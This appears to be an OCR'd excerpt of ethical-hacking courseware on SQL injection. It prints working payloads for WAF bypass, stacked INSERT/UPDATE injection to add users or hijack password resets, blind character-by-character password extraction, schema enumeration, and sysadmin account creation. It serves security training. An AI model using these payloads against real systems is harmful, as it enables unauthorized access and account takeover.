  The integration method involves using different bypassing techniques together to increase the chances of bypassing the firewall, where a single method or technology is not sufficient to do so.


  An attacker may use the following queries together to bypass the firewall:

  ```
  www.certifiedhacker.com/index.php?page_id=21+and+(select 1)=(Select
  0xAA[..(add about 1200 "A")..])+/*!uNIOn*/+/*!SeLECt*/+1,2,3,4,5…

  id=10/*!UnIoN*/+SeLeCT+1,2,concat(/*!table_name*/)+FrOM
  /*information_schema*/.tables /*!WHERE
  */+/*!TaBlE_ScHeMa*/+like+database()--

  ?id=766+/*!UNION*/+/*!SELECT*/+1,GrOUp_COnCaT(COLUMN_NAME),3,4,5+FRO
  M+/*!INFORMATION_SCHEMA*/.COLUMNS+WHERE+TABLE_NAME=0x5573657273--
  ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Perform SQL Injection to Insert a New User and Update Password

- **Inserting a New User using SQL Injection**

  If an attacker can learn about the structure of the users table in a database, he/she can attempt to insert new user details into that table. Once the attacker is successful in adding new user details, he/she can directly use the new user credentials to logon to the web application.

  For example, an attacker can exploit the following query:

  ```
  SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'
  ```

  After injecting the INSERT statement into the above query,

  ```
  SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'; INSERT INTO
  Users (Email_ID, User_Name, Password) VALUES
  ('Clark@mymail.com','Clark','MyPassword');--';
  ```

  Note: An attacker can perform this attack only if the victim has INSERT permission on the users table. If the users table is having dependencies, an attacker cannot add a new user to the database.

- **Updating Password using SQL Injection**

  Many web applications use a login that requires a username and password to give users access to the services provided by the organization. Sometimes, users forget their passwords. To address this issue, developers provide a Forgot Password feature, which delivers a forgotten password or a new password to the user's registered email address (the address the user provided when originally registering with the site). An attacker may exploit this feature by attempting to embed malicious SQL-specific inputs that may update a user's email address with the attacker's email address. If this succeeds, the

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

forgotten or new password will be sent to the attacker's email address. The attacker uses the UPDATE SQL command to overwrite the user's email address in the application database.

For example, if an attacker is able to learn that a user with an email address "Alice@xyz.com" exists, he/she can UPDATE the email address to the attacker's address. An attacker injects the UPDATE statement into the following query:


```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'
```

After injecting UPDATE statement into the above query,

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'; UPDATE Users
SET Email_ID = 'Clark@mymail.com' WHERE Email_ID ='Alice@xyz.com';
```

The result of executing the above query is that the users table is updated by changing the email address "Alice@xyz.com" to "Clark@mymail.com." Now, the attacker opens the web application's login page in a browser and clicks on the "Forgot Password?" link. Then, the web application sends an email to the attacker's email address for resetting the password of Alice. The attacker now resets the password of Alice, uses her credentials to logon to the web application, and performs malicious activities on her behalf.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Exporting a Value with Regular Expression Attack

An attacker performs SQL injection using regular expressions on a known table to learn the values of confidential information such as passwords. For example, if an attacker knows that a web application stores its users details in a table named **UserInfo**, then the attacker can perform a regular expression attack as follows to determine the passwords:

In general, databases store hashed passwords generated from MD5 or SHA-1 algorithms. Hashed passwords contain only [a-f0-9] values.

- **Exporting a value in MySQL**

  In MySQL, an attacker uses the following method to identify the first character of the password:

  Check if the 1st character in the password is between "a" and "f"

  ```
  index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
  '^[a-f]' AND ID=2)
  ```

  If the above query returns TRUE, then check if the 1st character in the password is between "a" and "c"

  ```
  index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
  '^[a-c]' AND ID=2)
  ```

  If the above query returns FALSE, the attacker infers that the first character is between "d" and "f"

  Check if the 1st character in the password is between "d" and "f"

  ```
  index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
  '^[d-f]' AND ID=2)
  ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

If the result of the above query is TRUE, then check if the 1st character in password is between "d" and "e"

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
'^[d-e]' AND ID=2)
```

If the result of the query is TRUE, the attacker tests for "d" or "e"

Check if the 1st character in the password is "d"

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
'^[d]' AND ID=2)
```

Assume that the above query returns TRUE. The attacker thus identifies the first character of the password as "d." The attacker repeats the same process to identify the remaining characters of the password.

- **Exporting a value in MSSQL**

  In MSSQL, attackers use the same method as that described above to identify the first character of the password. Now, we will see how the attacker identifies the second character of the password in MSSQL using the following method:

  Check if the 2nd character in the password is between "a" and "f"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[a-f]%' AND ID=2)
```

  If the above query returns FALSE, the attacker tries values between "0" and "9". Check if the 2nd character in the password is between "0" and "9"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[0-9]%' AND ID=2)
```

  If the above query returns TRUE, then check if the 2nd character in the password is between "0" and "4"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[0-4]%' AND ID=2)
```

  If the above query returns FALSE, the attacker infers that the second character is between "5" and "9"

  Check if the 2nd character in the password is between "5" and "9"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[5-9]%' AND ID=2)
```

  If the above query returns TRUE, then check if the 2nd character in the password is between "5" and "7"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[5-7]%' AND ID=2)
```

  If the above query returns FALSE, then the attacker infers that the second character is either "8" or "9"

  Check if the 2nd character in the password is "8"


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[8]%' AND ID=2)
```

If the above query returns TRUE, the attacker identifies the second character in the password as "8"

The attacker repeats the same process to identify the remaining characters of the password. Once the attacker obtains the password, he/she logs on to the web application to perform various malicious activities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Advanced SQL Injection

The attacker does not stop at compromising an application's data. The attacker will advance the SQL injection attack to compromise the underlying OS and network. Using the compromised application, the attacker can issue commands to the underlying OS to take over the target machine and use it as a staging post to attack the rest of the network.

The attacker may interact with the OS to extract OS details and application passwords, execute commands, access system files, and so on. The attacker can further compromise the entire target network by installing Trojans and planting keyloggers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Database, Table, and Column Enumeration

Attackers use various SQL queries to enumerate database, table names, and columns. The information obtained by the attacker after enumeration can be used to obtain sensitive data from the database, modify data (insert/update/delete), execute admin-level operations on the database, and even retrieve the content of a given file present on the DBMS file system.

The following techniques are used by an attacker to perform enumeration:

- **Identify User Level Privilege**

  There are several SQL built-in scalar functions that will work in most SQL implementations:

  ```
  user  or current_user, session_user, system_user
  ' and 1 in (select user ) --
  '; if user ='dbo' waitfor delay '0:0:5 '--
  ' union select if( user() like 'root@%',
  benchmark(50000,sha1('test')), 'false' );
  ```

- **DB Administrators**

  Default administrator accounts include sa, system, sys, dba, admin, root, and many others. The dbo is a user that has implied permissions to perform all activities in the database. Any object created by any member of the sysadmin fixed server role belongs to dbo automatically.

- **Discover DB Structure**

  Determine table and column names

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
' group by columnnames having 1=1 --
```

Discover column name types

```
' union select sum(columnname ) from tablename --
```

Enumerate user defined tables

```
' and 1 in (select min(name) from sysobjects where xtype = 'U' and
name > '.') --
```

- **Column Enumeration in DB**
  - **MSSQL**

    ```
    SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects
    WHERE name = 'tablename')
    ```

    ```
    sp_columns tablename
    ```

  - **MySQL**

    ```
    show columns from tablename
    ```

  - **Oracle**

    ```
    SELECT * FROM all_tab_columns WHERE table_name='tablename'
    ```


  - **DB2**

    ```
    SELECT * FROM syscat.columns WHERE tabname= 'tablename'
    ```

  - **PostgreSQL**

    ```
    SELECT attnum,attname from pg_class, pg_attribute WHERE relname=
    'tablename' AND pg_class.oid=attrelid AND attnum > 0
    ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Advanced Enumeration

Attackers use advanced enumeration techniques for system-level and network-level information gathering. The information gathered in the previous stage can be used to gain unauthorized access. An attacker can crack passwords using various tools such as L0phtCrack, ophcrack, RainbowCrack, John the Ripper, and so on. Attackers use buffer overflows to determine the vulnerabilities of a system or a network.

The following database objects are used for enumeration:

Oracle	MS Access	MySQL	MSSQL Server
SYS.USER_OBJECTS	MsysACEs	mysql.user	sysobjects
SYS.TABLES, SYS.USER_TABLES	MsysObjects	mysql.db	syscolumns
SYS.USER_VIEWS	MsysQueries	mysql.tables_priv	systypes
SYS.ALL_TABLES	MsysRelationships		sysdatabases
SYS.COLUMNS			
SYS.USER_OBJECTS			

Table 15.3: List of database objects

Examples:

- **Tables and columns enumeration in one query**

```
' union select 0, sysobjects.name + ': ' + syscolumns.name + ': ' +
systypes.name, 1, 1, '1', 1, 1, 1, 1, 1  from sysobjects,
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
syscolumns, systypes where sysobjects.xtype = 'U' AND sysobjects.id
= syscolumns.id AND syscolumns.xtype = systypes.xtype --
```

- **Database Enumeration**


  Different databases in server

  ```
  ' and 1 in (select min(name) from  master.dbo.sysdatabases where
  name >'.' ) --
  ```

  File location of databases

  ```
  ' and 1 in (select min(filename) from master.dbo.sysdatabases where
  filename >'.' ) -
  ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Features of Different DBMS

Once an attacker identifies the type of database used in the application during the information-gathering phase, the attacker may then look for the features supported by a particular database and confine the attack area accordingly. Comparing different databases reveals different syntax and feature availability with respect to string concatenation, comments, request union, sub-requests, stored procedures, availability of information schema or its analogs, and so on.

	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
String Concatenation	concat(,) concat_ws(delim,)	' '+' '	" "&" "	' '||' '	" concat " " "+" " ' '||' '	' '||' '
Comments	-- and /**/ and #	-- and /*	No	-- and /*	--	-- and /*
Request Union	union	union and ;	union	union	union	union and ;
Sub-requests	v.4.1 >=	Yes	No	Yes	Yes	Yes
Stored Procedures	v.5.0 >=	Yes	No	Yes	No	Yes
Availability of information schema or its Analogs	v.5.0 >=	Yes	Yes	Yes	Yes	Yes

Table 15.4: Features of different DBMS

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Examples:

- **MySQL**

```
SELECT * from table where id = 1 union select 1,2,3
```


- **PostgreSQL**

```
SELECT * from table where id = 1; select 1,2,3
```

- **Oracle**

```
SELECT * from table where id = 1 union select null,null,null from
sys.dual
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Creating Database Accounts

The following are different ways of creating database accounts in various DBMS:

- **Microsoft SQL Server**

```
exec sp_addlogin 'victor', 'Pass123'
exec sp_addsrvrolemember 'victor', 'sysadmin'
```

- **Oracle**

```
CREATE USER victor IDENTIFIED BY Pass123
TEMPORARY TABLESPACE temp
DEFAULT TABLESPACE users;
GRANT CONNECT TO victor;
GRANT RESOURCE TO victor;
```

